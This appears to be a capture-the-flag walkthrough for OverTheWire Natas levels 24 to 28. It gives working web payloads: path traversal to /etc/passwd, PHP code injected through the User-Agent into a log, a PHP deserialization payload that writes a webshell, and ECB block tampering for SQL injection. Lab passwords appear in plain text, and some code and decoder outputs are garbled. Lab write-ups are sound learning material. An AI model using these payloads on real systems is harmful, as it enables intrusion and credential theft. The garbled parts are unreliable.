1	~	~	200	<input type="checkbox"/>	<input type="checkbox"/>	1228	
~	.		~~~	<input type="checkbox"/>	<input type="checkbox"/>	~~~~	

As you can see, the special character [] length is different. Let's see if we got the password!

```
on line <b>
23
</b>
<br />
<br>
The credentials for the next level are:<br>
<pre>
Username: natas25 Password: ckELKUWZUfp0v6uxS6M7lXBpBssJZ4Ws
</pre>
```

Yes, we did! Okay, now we can start Level 25.

Level 25

The screenshot shows a web page with a light gray header containing a dropdown menu labeled "language". Below the header is a section titled "Quote" with a dark gray background. The quote text is white and reads:
You see, no one's going to help you Bubby, because there isn't anybody out there to do it. No one. We're all just complicated arrangements of atoms and subatomic particles - we don't live. But our atoms do move about in such a way as to give us identity and consciousness. We don't die; our atoms just rearrange themselves. There is no God. There can be no God; it's ridiculous to think in terms of a superior being. An inferior being, maybe, because we, we who don't even exist, we arrange our lives with more order and harmony than God ever arranged the earth. We measure; we plot; we create wonderful new things. We are the architects of our own existence. What a lunatic concept to bow down before a God who slaughters millions of innocent children, slowly and agonizingly starves them to death, beats them, tortures them, rejects them. What folly to even think that we should not insult such a God, damn him, think him out of existence. It is our duty to think God out of existence. It is our duty to insult him. Fuck you, God! Strike me down if you dare, you tyrant, you non-existent fraud! It is the duty of all human beings to think God out of existence. Then we have a future. Because then - and only then - do we take full responsibility for who we are. And that's what you must do, Bubby: think God out of existence; take responsibility for who you are.
Scientist, Bad Boy Bubby
[View sourcecode](#)

We can see here that there is a message displayed. I'm pretty sure this message has been displayed from a directory, so let's try it out.

The screenshot shows a terminal window with a black background and white text. The command entered is "natas25.natas.labs.overthewire.org/?lang=...//...//...//...//etc/passwd". The output shows the contents of the /etc/passwd file, which includes many user entries like "root:x:0:0:root:/root/bin/bash" and "daemon:x:1:1:daemon:/usr/sbin/nologin".

As you can see, if we use//, we can access our directory.
But if we try /, we will get an error.

The screenshot shows a terminal window with a black background and white text. The command entered is "natas25.natas.labs.overthewire.org/?lang=.../" followed by a space. The output shows several PHP errors:
Warning: include(/var/www/natas/natas25): failed to open stream: No such file or directory in /var/www/natas/natas25/index.php on line 38
Warning: include(): Failed opening 'language/' for inclusion (include_path='.:/usr/share/php') in /var/www/natas/natas25/index.php on line 38
Notice: Undefined variable: __GREETING in /var/www/natas/natas25/index.php on line 80
Notice: Undefined variable: __MSG in /var/www/natas/natas25/index.php on line 81
Notice: Undefined variable: __FOOTER in /var/www/natas/natas25/index.php on line 82
[View sourcecode](#)

Why? Because this is how the websites are configured.

```

function safeinclude($filename){
    // check for directory traversal
    if(strstr($filename,"..")){
        logRequest("Directory traversal attempt! fixing request.");
        $filename=str_replace("../","", $filename);
    }
    // dont let ppl steal our passwords
    if(strstr($filename,"natas_webpass")){
        logRequest("Illegal file access detected! Aborting!");
        exit(-1);
    }
    // add more checks...
}

```

If we try to put /, the PHP code will replace it with "" (nothing), and it will send our request to the log file.

```

function logRequest($message){
    $log = "[" . date("d.m.Y H:i:s", time()) . "]";
    $log .= " " . $_SERVER['HTTP_USER_AGENT'];
    $log .= $log . " " . $message . "\n";
    $fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() . ".log","a");
    fwrite($fd,$log);
    fclose($fd);
}

```

As you can see, the log file will use our user agent when we make the request and will save all the errors and the user agent to the log file.

So, what can we do?

We can send our request to the log file, and our user agent will contain PHP code that will show us the password for the next level!

The code:

php

Copy code

```
<?php system("cat /etc/natas_webpass/natas26"); ?>
```

Pretty	Raw	Hex
1 GET /?Lang=.../ HTTP/1.1		
2 Host: natas25.natas.labs.overthewire.org		
3 Authorization: Basic bmF0YXMyNTpjZjQ0MS1VXwlvVmxE92NnV4UzZNN2xYQnBcc3NkWjRXcw==		
4 Accept-Language: en-US,en;q=0.9		
5 Upgrade-Insecure-Requests: 1		
6 User-Agent: <?php system('cat /etc/natas_webpass/natas26'); ?>		
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
8 Accept-Encoding: gzip, deflate, br		
9 Cookie: PHPSESSID=73n0g3n720qvpgfbphjp6aa1q		
10 Connection: keep-alive		

Insert the payload and then move to the log file.

And here is the password:

```
[27.12.2024 08::18:40] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36 "Directory traversal attempt! fixing request." [27.12.2024
08:18:44] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36 "Directory traversal attempt! fixing request." [27.12.2024
08:18:48] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36 "Directory traversal attempt! fixing request." [27.12.2024
08:18:51] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36 "Directory traversal attempt! fixing request." [27.12.2024
08:19:37] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36 "Directory traversal attempt! fixing request." [27.12.2024
08:19:45] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36 "Directory traversal attempt! fixing request." [27.12.2024
08:20:42] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36 "Directory traversal attempt! fixing request." [27.12.2024
08:20:45] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36 "Directory traversal attempt! fixing request." [27.12.2024
08:21:54] cVXwxsMS3Y26n5UZU89QgpGmWCelaQf "Directory
traversal attempt! fixing request." [27.12.2024 08::22:08] Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36 "Directory traversal attempt!
fixing request." [27.12.2024 08::22:39] Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36 "Directory traversal attempt! fixing
request." [27.12.2024 08::22:56] Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36 "Directory traversal attempt! fixing request."
Notice: Undefined variable: GREETING in
/var/www/natas/natas25/index.php on line 80
```

Notice: Undefined variable: **__MSG** in **/var/www/natas/natas25/index.php**
on line **81**

Level 26

Draw a line:

[View sourcecode](#)

We have the option to draw here, which means that the web is interacting with us. So, maybe we can find a way to exploit something.



Let's see if we have any cookies.

drawing	YToyOntpOjA7YTo0OntzOj6IngxIjtzOjM6ljExMSI7czozOlxMTEiO3M6MjoieDlO3M6MzoMTExijtz... nata26.natas.labs... / Session 251		
Cookie Value <input type="checkbox"/> Show URL-decoded YToyOntpOjA7YTo0OntzOj6IngxIjtzOjM6ljExMSI7czozOlxMTEiO3M6MjoieDlO3M6MzoMTExijtz...jM6IjExMSI7fWk6MThOjQ6e3M6MjoieDlO3M6MToiMSI7czoyOj5MSI7czoiOilyMjlyMi7czoyOj4Mii7czozOlxMTEiO3M6MjoieDlO3M6MzoMTExijt9fQ%3D%3D			

Yes, we have a cookie here, and as we know, maybe with this cookie, we could interact with the server. Let's see what sort of encryption the cookie has.

So, let's go to CyberChef.

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** URL Encode
- Input:** YToyOntpOjA7YTo0OntzOj6IngxIjtzOjM6IjExMSI7czozOlxMTEiO3M6MjoieDlO3M6MzoMTExijtz...jM6IjExMSI7fWk6MThOjQ6e3M6MjoieDlO3M6MToiMSI7czoyOj5MSI7czoiOilyMjlyMi7czoyOj4Mii7czozOlxMTEiO3M6MjoieDlO3M6MzoMTExijt9fQ%3D%3D
- From Base64:** checked
- Alphabet:** A-Za-zA0-9+=
- Remove non-alphabet chars:** checked
- Output:** a:2:{i:0;a:4:{s:2:"x1";s:3:"111";s:2:"y1";s:3:"111";s:2:"x2";s:3:"111";s:2:"y2";s:3:"111";}i:1;a:4:{s:2:"x1";s:1:"1";s:2:"y1";s:5:"22222";s:2:"x2";s:3:"111";s:2:"y2";s:3:"111";}}

Looks familiar? It's the input that we used to modify the web page. So, with that, we can see if the cookie is our passage by checking if we can modify the picture on the web.

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** To Base64
- Input:** a:2:{i:0;a:4:{s:2:"x1";s:3:"111";s:2:"y1";s:3:"111";s:2:"x2";s:3:"111";s:2:"y2";s:3:"111";}}
- Output:** YToyOntpOjA7YTo0OntzOj6IngxIjtzOjM6IjExMSI7czozOlxMTEiO3M6MjoieDlO3M6MzoMTExijtz...jM6IjExMSI7fQ==

Below the main interface, there is a table showing the cookie values:

Name	Value
PHPSESSID	nul3m6j18n20o3utdkpiv48h
drawing	YToyOntpOjA7YTo0OntzOj6IngxIjtzOjM6ljExMSI7czozOlxMTEiO3M6MjoieDlO3M6MzoMTExijtzOj6lnkyljtzOjM6ljExMSI7fQ==

Cookie Value: Show URL-decoded
YToyOntpOjA7YTo0OntzOj6IngxIjtzOjM6ljExMSI7czozOlxMTEiO3M6MjoieDlO3M6MzoMTExijtzOj6lnkyljtzOjM6ljExMSI7fQ==

You see something here has changed.

Draw a line:
X1 [] Y1 [] X2 [] Y2 [] DRAW!

Notice: unserialize(): Error at offset 91 of 91 bytes in /var/www/natas/natas26/index.php on line 70



Notice: unserialize(): Error at offset 91 of 91 bytes in /var/www/natas/natas26/index.php on line 98

[View sourcecode](#)

So, what can we do now?

We can create a PHP script that will generate a payload, allowing us to see the password for Natas27!

PHP Sandbox

```
<?php
class Logger{
    private $logfile;
    private $exitMsg;
    function __construct(){}
    // initialise variables
    $this->exitMsg = "<?php system('cat /etc/natas_webpass/natas27');?>";
    $this->logFile = "img/mir.php";
}
$hack = new Logger();
echo base64_encode(serialize($hack));
```

Result for 8.2.20: Execution time: 0.00022s Mem: 389KB Mac: 429KB

```
Tzo2OjJMb2dnZXlOjI6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxMToiaWInL25pc5waHAiO3M6MTU6IgBMb2dnZXIAZXhpE1zYI7cz00OTeiPD9waHAgc3IzdGVtKCdjYXQgL2V0Yy9uYXRhc193ZJwYXNzL25hdGFZMjcnKTs/Pii7fQ==
```

Now, I'm replacing the cookie with my payload.

Filter

Name	Value	Domain	Path
PHPSESSID	nul3m6j1l8a20a3utdkpiv4Bh	natas26.natas.labs...	/
drawing	Tzo2OjJMb2dnZXlOjI6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxMToiaWInL25pc5waHAiO3M6MTU6IgBMb2dnZXIAZXhpE1zYI7cz00OTeiPD9waHAgc3IzdGVtKCdjYXQgL2V0Yy9uYXRhc193ZJwYXNzL25hdGFZMjcnKTs/Pii7fQ==	natas26.natas.labs...	/

Cookie Value Show URL-decoded
Tzo2OjJMb2dnZXlOjI6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxMToiaWInL25pc5waHAiO3M6MTU6IgBMb2dnZXIAZXhpE1zYI7cz00OTeiPD9waHAgc3IzdGVtKCdjYXQgL2V0Yy9uYXRhc193ZJwYXNzL25hdGFZMjcnKTs/Pii7fQ==

And here we see that when I switched to the directory I created, we can see the password for the next level.



The screenshot shows a browser window with the URL `natas26.natas.labs.overthewire.org/index.php`. A red box highlights the password `u3RRffXjysjgwFU6b9xa23i6prmUsYne` in the address bar.

Level 27

The screenshot shows a simple login form. It has two text input fields: one for 'Username' and one for 'Password'. Below the password field is a 'login' button. To the right of the password field is a link labeled 'View sourcecode'.

At first glance, you may think it's an SQL injection, right? Well, it's not... What we need to do here is create a user with more than 64 characters. Because the PHP file is configured in a way that if the username exceeds 64 characters, it will delete every word that comes after the 64th character. To top it off, if there's a tab, it will ignore it.

So, how can we do it?

We're going to use the natas28 user with 64 tabs/nulls and a word. This way, it will create an existing user. Once we insert the username natas28 and the password we created, we will get the Natas28 password.

This is the 64-character limit.

```
    return False;
}
$user=mysqli_real_escape_string($link, substr($usr, 0, 64));
$password=mysqli_real_escape_string($link, substr($pass, 0, 64));

$query = "INSERT INTO users (username,password) values ('$user','$password')";
$res = mysqli_query($link, $query);
if(mysqli_affected_rows($link) > 0){
    return True;
}
return False;
```

This is where the script is looking for null/tab.

```
if($usr != trim($usr)) {
    echo "Go away hacker";
    return False;
}
```


Okay, we got a joke!

The screenshot shows a web page titled "Whack Computer Joke Database". It contains a list of jokes:

- Q: What is a computer virus?
A: A terminal illness!
- Q: How do you tell an introverted computer scientist from an extroverted computer scientist?
A: An extroverted computer scientist looks at your shoes when he talks to you.
- A computer lets you make more mistakes faster than any invention in human history - with the possible exceptions of handguns and tequila.

Whenever you put a word inside the URL, it will get encrypted.

The screenshot shows a browser window. The address bar contains a URL that has been modified with a word, and this part is highlighted with a red box. The main content area shows the "Whack Computer Joke Database" page with a different set of jokes:

- If it weren't for C, we'd all be programming in BASI and OBOL.
- Q: How do you tell an introverted computer scientist from an extroverted computer scientist?
A: An extroverted computer scientist looks at your shoes when he talks to you.
- Q: how many programmers does it take to change a light bulb?
A: none, that's a hardware problem.

So, try to decrypt it.


The screenshot shows a tool interface for decoding URLs. The "Input" field contains a long, encoded URL. The "Output" field shows the decrypted version of the URL, which appears to be a series of non-printable characters or a specific URL structure.

No luck there...

So, I tried to play with the URL, and then this message pops up.

Notice: Uninitialized string offset: -1 in
/var/www/natas/natas28/search.php on line 59
Zero padding found instead of PKCS#7 padding

If we look it up, we'll see that it's some sort of encryption.



The screenshot shows a search results page from a search engine. The query is "Zero padding found instead of PKCS#7 padding". The results include several links to Stack Overflow questions and answers. One prominent question is titled "How to add/remove PKCS7 padding from an AES encrypted string?". Below the question, there are several answers and comments. The page also includes navigation links like "SEARCH", "COPilot", "IMAGES", "VIDEOS", "MAPS", "NEWS", "SHOPPING", "MORE", and "TOOLS".

If you would like to learn about the encryption, you can use this link:
Cryptography - PKCS#7 Padding | Node Security.

In order to find the size of the blocks, we will need to determine the block size, because with it, we can manipulate the encryption or decryption process effectively.

To find the block size, we will need to use fuzzing.

What is fuzzing? It's a technique used to find vulnerabilities, like SQL injection.

We will try sending all sorts of characters to trigger the vulnerability.

So now, let's go to Burp Suite and try to find the block size of the encryption.

Go to Burp and then use Intruder.


```

$ cat * | grep -a Location: | awk -F= '{print $2}'
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpjgJxv9Dl2tFeWhn127DiW3pCIT4YQixZ%2F0iqrXXYFyMgUuq%2BaORY%2FQZhZ7MKM%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpjQCY%2FdctbyaMyrOKXW%2BnmvfoQVOoxuvz5byvpVRFkZR5BPSyq%2FLC12hqypTFRx%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpjNdxLg3cm2nEolx67EddAShMaB7HsmImCAVytVcLgDq3tm9uspq7cbNaAQo5Tfc%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj2905rQ75Qzm5qznXoLni4rbzbzXhmh3vijqzqEjuTSN6gkjR5mVuclRNro%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpjSn2WAWPo%2Fr2z5UMEwurKSh%2FPMVhnLmbzH17GARlbvcy3x3D2Q5vI6bM%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpjR10syp1lhglRfGHfm0Tw6QcCyxlrNxe2TVIZOQJxdmtTQ3MhjtAsrfy9NSbRv4c%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpjKew7tce0T5hef15BgB6z%2F2lazUp5w92BSpq4WEW09LONf%2Fk3JU%2FwfpRwH1H18D44%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj9fuCjdxPN2G7L1Uje2PfrDuHhbxe9ga0XNNtno9y9GVrsbu6SPYnZVBFqJ%2FOns%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpjR10syp1lhglRfGHfm0Tw6QcCyxlrNxe2TVIZOQJxdmtTQ3MhjtAsrfy9NSbRv4c%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpjKew7tce0T5hef15BgB6z%2F2lazUp5w92BSpq4WEW09LONf%2Fk3JU%2FwfpRwH1H18D44%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj9fuCjdxPN2G7L1Uje2PfrDuHhbxe9ga0XNNtno9y9GVrsbu6SPYnZVBFqJ%2FOns%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpjSUNig7%2FfL65bFvukdIMHojUitwHPnTascCpZzSMwps5zBSLeob5v301b5%2BMA%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNBUZT3W96f2OuhnfNvuAv%2BycqM90YQkTg645oGdhkgl%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNu32b20VtzcCr1OuEKVvDnx9UET9Bj0m9rt%2F0tByjk%3D
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNbu2CqG5h3WvP%2f0t3YrlH2nGysIPZGaxDxuY
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNLS6%2Bp6AwEcNs%2B1mxLzejXo0ParanyooHtXzpd7e6ymVkyoyhDj96
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNlQf8f9A304VnfjdZTMKPhwsPTrxsgHck
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNrQjh1WVfoxN9962F6leOeqd%2BjlgqvtdB%2F5gwUJ6HjGrh%2FiYaLGwVB
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNawDb3Y24Klkmu%2Fh5nkax36EfTsafC%62Bw8qVURZGUEqt0sqvwtodoacql
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNp66qmh5mexOptZggFcc1Xc4A617zvbrKan03GzWgENLEX
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNzFy332mmWbxu%2FmV7akWvOzou1228x8z0u91246tqBCSbk%2BTeoJClueZlB
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxN6LxUgMuTnzPzx457dvlz3ksfzfr5455m8yGoxgEdw1XMyMdw9kOXFyvBem5

```

You can see that the syntax is the same, and when the block gets bigger, the syntax will stay the same. Again, take a look.

```

G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNinUdfkDp9zeFivsXlIeHG4p1HX5A6fwXhSF
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNinUdfkDp9zeFivsXlIeHG3zPSBwDEoZRKR4hsKAN
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNinUdfkDp9zeFivsXlIeHG4p1HX5A6fwXhSF
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNinUdfkDp9zeFivsXlIeHG4p1HX5A6fwXhSF
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNinUdfkDp9zeFivsXlIeHG4p1HX5A6fwXhSF
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNinUdfkDp9zeFivsXlIeHG4p1HX5A6fwXhSF

```

You can see that there are 2 different ones, and then all the rest are the same.

We need to take the URL to CyberChef to decode and rearrange it for the exploit.

The screenshot shows the CyberChef interface with the following steps:


- Input:** The URL from the previous step: G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjpj6EnyK6qhpzWH7ADHuSGxNinUdfkDp9zeFivsXlIeHG4p1HX5A6fwXhSF
- Fork:** Contains two sections: "Split delimiter: \n" and "Merge delimiter: \n\n".
- URL Decode:** Contains the URL.
- From Base64:** Contains the URL.
- To Hex:** Contains the URL.
- STEP:** Contains the URL.
- BAKE!** button.
- Output:** Shows the decoded hex output: 1be82511a7ba5bfds78c0eeff466db59c, which corresponds to the SQL query: SELECT * FROM users WHERE password = 'password';

Now, let's take the good block to CyberChef.

Okay, so as we know, it's an SQL database. Maybe we could extract the password using a query like:


(AAAA AAAAA OR 1=1 -)

Let's put the query in and take the URL string.



```
natas28.natas.labs.overthewire.org/search.php?query=G%2Bg1Eae6W%2F1xjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPiWJ2pwLjKxd0ddlQ3a1c51xSw1RNULKV%2BShkfmK17Z0olt6QiE%2BGElsWf4tK6l12ORcjFFIPmjkwP0GYWezCj
```


Now, take it to CyberChef to decode and manipulate the data as needed for the exploit.




The screenshot shows the CyberChef interface with the following configuration:

- Input:** A long URL string: G%2Bg1Eae6W%2F1xjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPiWJ2pwLjKxd0ddlQ3a1c51xSw1RNULKV%2BShkfmK17Z0olt6QiE%2BGElsWf4tK6l12ORcjFFIPmjkwP0GYWezCj
- URL Decode**: Step is active.
- From Base64**: Step is active. Alphabet dropdown shows "A-Za-z0-9+=". Remove non-alphabet chars is checked.
- To Hex**: Step is active. Delimiter dropdown shows "None". Bytes per line dropdown shows "16".
- Output:** The resulting hex dump: 1be82511a7ba5bfd578c0eef466db59c dcb4728fdfcf89d93751d10a7c75c8cf2 16276a702e32b177475d890dad5ce65 c52c2544d50b295f928647e62b5ed9d2 896de90884f86108b167f8b4aea5d763 917232851483e68e458fd066167b30a3

And now, go to your good code block, insert the good line into CyberChef, and use the URL in your Natas. You will get the password.




Level29

